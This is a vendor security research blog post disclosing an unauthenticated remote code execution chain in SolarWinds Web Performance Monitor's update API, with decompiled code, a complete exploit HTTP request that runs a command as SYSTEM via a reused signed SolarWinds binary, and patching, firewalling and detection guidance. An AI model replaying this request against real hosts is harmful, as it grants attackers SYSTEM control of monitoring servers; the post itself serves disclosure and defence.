
This is the second post of a three-part series. Part 1 was a deserializer. In this post, we are switching gears to look at an unauthenticated RCE against SolarWinds Web Performance Monitor (WPM) by using only logic bugs.
SolarWinds describes that WPM can help with:
It does that by modeling SolarWinds Orion/Self-Observability platform with a Player agent module: SolarWinds.SEUM.Agent.Service.exe running as LocalSystem, which exposes a small set of WCF REST APIs on TCP/17781.
We started digging into the APIs and the intended functionalities. One of its methods is a self-updater: POST /api/PerformUpdate. The item worth noticing early is where that Player runs: it runs on distributed WPM hosts and it also runs on the Orion core itself.
Two configuration details are installed by default:
WebHttpBinding security mode lives in the agent’s .exe.config. If it is None, all /api/ are anonymous at the transport.passive Player the update endpoint never reaches that check.Here is the entire chain before we step through it, so you know where we are going:

Figure 1: The Four Defects
We started by taking a look at the API under the hood. Everything below is anchored in SolarWinds.SEUM.Agent.dll unless noted otherwise.
Let’s start at the contract and the handler:
// service contract
[WebInvoke(UriTemplate = "/api/PerformUpdate", ResponseFormat = WebMessageFormat.Json)]
string PerformUpdate(Stream input);
// handler
AgentApiEndpoint.PerformUpdate(Stream input) {
ValidateIncomingRequest(); // ← the only gate
string checksum = ...Headers["X-UpdatePackageChecksum"]; // attacker-supplied
string params = ...Headers["X-UpdatePackageParams"]; // attacker-supplied
new PerformUpdateCommand().Execute(input, checksum, params, ...);
}I have highlighted/commented on some lines of code where it might have the authentication checks and validations. We also saw two request headers checksum and params that are read straight into locals and passed on, and there is exactly one call that could plausibly be doing authorization. Let’s follow it.
if (WebOperationContext.Current != null && IsActiveAgent) {
    string text = ...Headers["X-ActiveClientAuthToken"];
    if (text == null || text != ActiveAgentClientAuthToken)
        throw new DirectRequestOnActiveAgentException();
}
Well, something strange happened. The && IsActiveAgent here indicates the token is checked only when IsActiveAgent is true.
Some storytime or background information on WPM: a WPM Player runs in one of two modes. An active Player is one the core pushes work to directly. A passive Player polls for its work, and passive is the default deployment. On a passive Player IsActiveAgent is false, the whole body is skipped, and ValidateIncomingRequest returns having validated nothing at all.
We got past the gate with no credentials, but we still needed to figure out how the WPM update works. After stepping into PerformUpdateCommand.Execute(), the binary we supplied in the input parameter we posted is written to a temp file. Of course, there are some authenticity checks that happen to check if the binary is not just any executable. The first thing that happens to it is an integrity check:
string checksum2 = FileHelper.GetChecksum(text);      // SHA-1 of the body just received
if (checksum != checksum2) throw ... "ErrorReason:InvalidChecksum";
Look carefully at where each side of that comparison comes from. checksum is the caller-supplied X-UpdatePackageChecksum header. checksum2 is a SHA-1 the service computes over the body the attacker just sent (FileHelper.GetChecksum = BitConverter.ToString(SHA1.ComputeHash(body)), in SolarWinds.SEUM.Common).
The check compares attacker input against a hash of attacker input. That is a transport self-consistency check—useful for catching a truncated upload—and it is not an authenticity control. You satisfy it by sending the hash of what you sent. The header is simply the dashed, uppercase SHA-1 of the body, which is the exact shape BitConverter.ToString(SHA1.ComputeHash(...)) produces.
We got super excited and concerned at the same time, because it looked too easy and we wondered whether we were potentially missing something. Immediately after the checksum, the real control showed up:
DigitalSignatureVerificationResult r =
    DigitalSignatureHelper.VerifyDigitalSignature(new string[1] { "SolarWinds" }, text);
if (r.Result != 0) throw ... "ErrorReason:NotSigned";
There, the update function checks if the input user has supplied a valid Authenticode signature! Well, the problem is the argument: a single-element array containing the string "SolarWinds".
The constraint is that the signer subject must contain that substring. It does not use any publisher thumbprint or a hash.
At this point we were thinking, we don’t have ways to obtain a valid digital signing cert to sign our binaries, but what if we just used any of the hundreds of SolarWinds-signed executables already sitting on disk that are validly signed by SolarWinds?
Let’s check how the input file is actually being used. After stepping into the code, we noticed that the update eventually led to a call to Process.Start() with one catch: the accepted input file is staged alone as PlaybackPlayer.exe:
DirectoryInfo tempFolder2 = GetTempFolder("SWSEUMPlayerUpdate");
text2 = Path.Combine(tempFolder2.FullName, "PlaybackPlayer.exe");
File.Copy(text, text2, overwrite: true);
On Windows systems, this would be a potential problem as the DLLs are not copied over with the input binary, so we would likely need to find other ways to stage all the necessary files.
Well, with this bad news, there is also good news! We can also supply the arguments being passed to the Process.Start() through a header x-updatepackageparams:
Thread.Sleep(AgentConfiguration.Instance.SleepBeforeInstallerExecutionMs);   // ~5s (~10s w/ WaitBefore)
_log.Info("Starting agent installer in silent mode.");
// args = the X-UpdatePackageParams header, verbatim
Process.Start(executionInfo.InstallerPath, executionInfo.InstallerArguments);We didn’t have a valid cert to sign. We only had Process.Start(<the binary you uploaded>, <your args>), with some constraints stacked on it.
After some trial and error, we settled on the fact that the input binary must be a self-contained PE that turns its own argv into a Process.Start.
It seemed like a really bizarre binary to include in any software product. However, SolarWinds ships exactly one that does: InstallHelper.RunOnce.exe—25 KB, SolarWinds-signed, present in every Orion install. Its Main reduces to:
string text  = args[0];                        // a HKLM\...\Run value name to delete (throwaway)
string text2 = args[1];                        // executable to launch
string text3 = string.Join(" ", args.Skip(2)); // its arguments
RemoveRegistryValue(text);                      // best-effort; failure is non-fatal
RemoveAutorunBat(text);                         // likewise
Process.Start(text2, text3);                    // → arbitrary process as SYSTEM
We gave it a Registry value name to delete, then a program and that program’s arguments, and it launched them.
Delivered as the update body, with our own arguments supplied through the header, it became a general-purpose SYSTEM launcher.
The entire exploit can be done in one HTTPS POST to port TCP/17781: the signed binary as the request body, the body’s own dashed SHA-1 in one header, and the vehicle’s argv in the other.
POST /api/PerformUpdate HTTP/1.1
Host: wpm-player.corp.example:17781
Authorization: Basic eDo=
X-UpdatePackageChecksum: 3F-A9-1C-7E-05-B2-44-D8-91-6A-C3-0F-58-E7-2B-94-AD-16-8C-52
X-UpdatePackageParams: SW-Cleanup cmd.exe /c whoami > C:\Windows\Temp\proof.txt
Content-Type: application/octet-stream
Content-Length: 25600
Connection: close

....MZ......<25,600 bytes: a SolarWinds-signed, self-contained PE>....

HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 18
Server: Microsoft-HTTPAPI/2.0

"ErrorReason:None"POST /api/PerformUpdate to TCP 17781 from anything that is not the legitimate WPM update source. That endpoint should only ever be called by the product’s own updater.X-UpdatePackageParams containing cmd.exe / powershell.exe / any command line is definitional. The header exists only to pass installer arguments, and a real update does not put a shell there."Starting agent installer in silent mode." in AgentService.log when you did not push an update, especially paired with a SWSEUMPlayerUpdate\PlaybackPlayer.exe that is 25 KB (i.e., InstallHelper.RunOnce.exe) rather than the ~375 MB real player.cmd.exe / powershell.exe spawned as a child of SolarWinds.SEUM.Agent.Service.exe, directly or via a staged PlaybackPlayer.exe.C:\Windows\TEMP\SWSEUMPlayerUpdate\PlaybackPlayer.exe. Patch promptly: Upgrade SolarWinds Observability Self-Hosted to 2026.2.3 or later to address CVE-2026-28324. Versions 2026.2.2 and below are affected. Subscribe to SolarWinds’ Trust Center advisories and PSIRT mailing list. Given SolarWinds’ history as a target of opportunity, the response window for a published advisory on this product should be measured in days, not weeks. To confirm the running build, check the file version of SolarWinds.SEUM.Agent.dll on each Player host. The build this research was conducted against, 2026.2.1.4103, is vulnerable.
Restrict access to TCP 17781: The Player’s update API listens on TCP 17781, and the only legitimate caller is the product’s own update source. Apply a default-deny inbound policy on every Player host and allowlist 17781 to that source alone. Segment Player hosts so the port is unreachable from user subnets, the general server estate, and any internet-facing path. This is the only mitigation available before patching, and it is decisive: with no route to the port, the chain cannot start.
Avoid passive Player mode: The unauthenticated path is specific to passive Players, the default. A passive Player skips the X-ActiveClientAuthToken check that an active Player performs, so deployments already running active Players evaluate that token on the update path and are not exposed to the fully unauthenticated variant. Treat this only as defense in depth: the check compares against a statically configured token rather than performing strong per-request authentication, and it is no substitute for patching or restricting TCP 17781.
Limit the WPM footprint: Every running Player is an instance of this attack surface. Where WPM is installed on the Orion core, the Player runs there as well, exposing a second unauthenticated route to SYSTEM on the same host targeted by the Agent Management Service bug in Part 3. Uninstall the WPM module where it is not in use, decommission Players that no longer poll, and avoid co-locating a Player on the core unless a specific requirement demands it.
Contain the Player host: A successful exploit yields SYSTEM on the Player, and the service runs as LocalSystem by design. This cannot be reduced. Limit what that access can reach. Apply a default-deny outbound policy on Player hosts and allowlist only the destinations monitoring legitimately requires, denying the arbitrary egress a SYSTEM shell would use to beacon or pivot. Keep the host’s machine account and any local accounts out of privileged groups, and treat a Player co-located on the core as tier-0-adjacent. Where feasible, enforce application control (WDAC or AppLocker): the chain executes no code of its own and instead reuses a signed SolarWinds binary as a launcher, so a policy that prevents the Player service from spawning cmd.exe or powershell.exe removes the step that turns the primitive into interactive execution.
Forward Player host logs to a SIEM and build detections around the actions an attacker is most likely to take, such as:
/api/PerformUpdate on TCP 17781 from any source other than the legitimate update source.X-UpdatePackageParams header carrying a command line. The header exists only to pass installer arguments, so a shell inside it is definitional."Starting agent installer in silent mode." in AgentService.log with no corresponding pushed update, particularly alongside a PlaybackPlayer.exe of approximately 25 KB (InstallHelper.RunOnce.exe) rather than the approximately 375 MB real player.On the host, an EDR rule flagging cmd.exe or powershell.exe spawned by SolarWinds.SEUM.Agent.Service.exe (directly or via a staged PlaybackPlayer.exe) catches the execution path with a low false-positive rate.
Thank you for reading this blog post! If you find any mistakes, please reach out to us or find me on LinkedIn, and I will adjust accordingly.
In the third post closing out the series, we cover the Orion Agent Management Service—the base-Platform, no-module bug where a single crafted WebSocket frame reaches a binder-free deserializer as SYSTEM.
Notes on reading the advisory against this post:
“Non-default configurations.” The advisory characterizes the issue as affecting non-default configurations. The precondition established here is that the WPM module is installed with a Player running, which is an add-on rather than base Platform.
Thank you to Brett Hawkins, Craig Wright, Tyler Casey, and the rest of the Armadin team’s support for making this blog post series possible.
AI-driven threats require a new approach and the right platform to keep your environment secure. Discover the value of a safe Hyperattack™ from Armadin. Request a demo.
Learn more about Hyperattacks.

.svg)
.svg)




.svg)
.svg)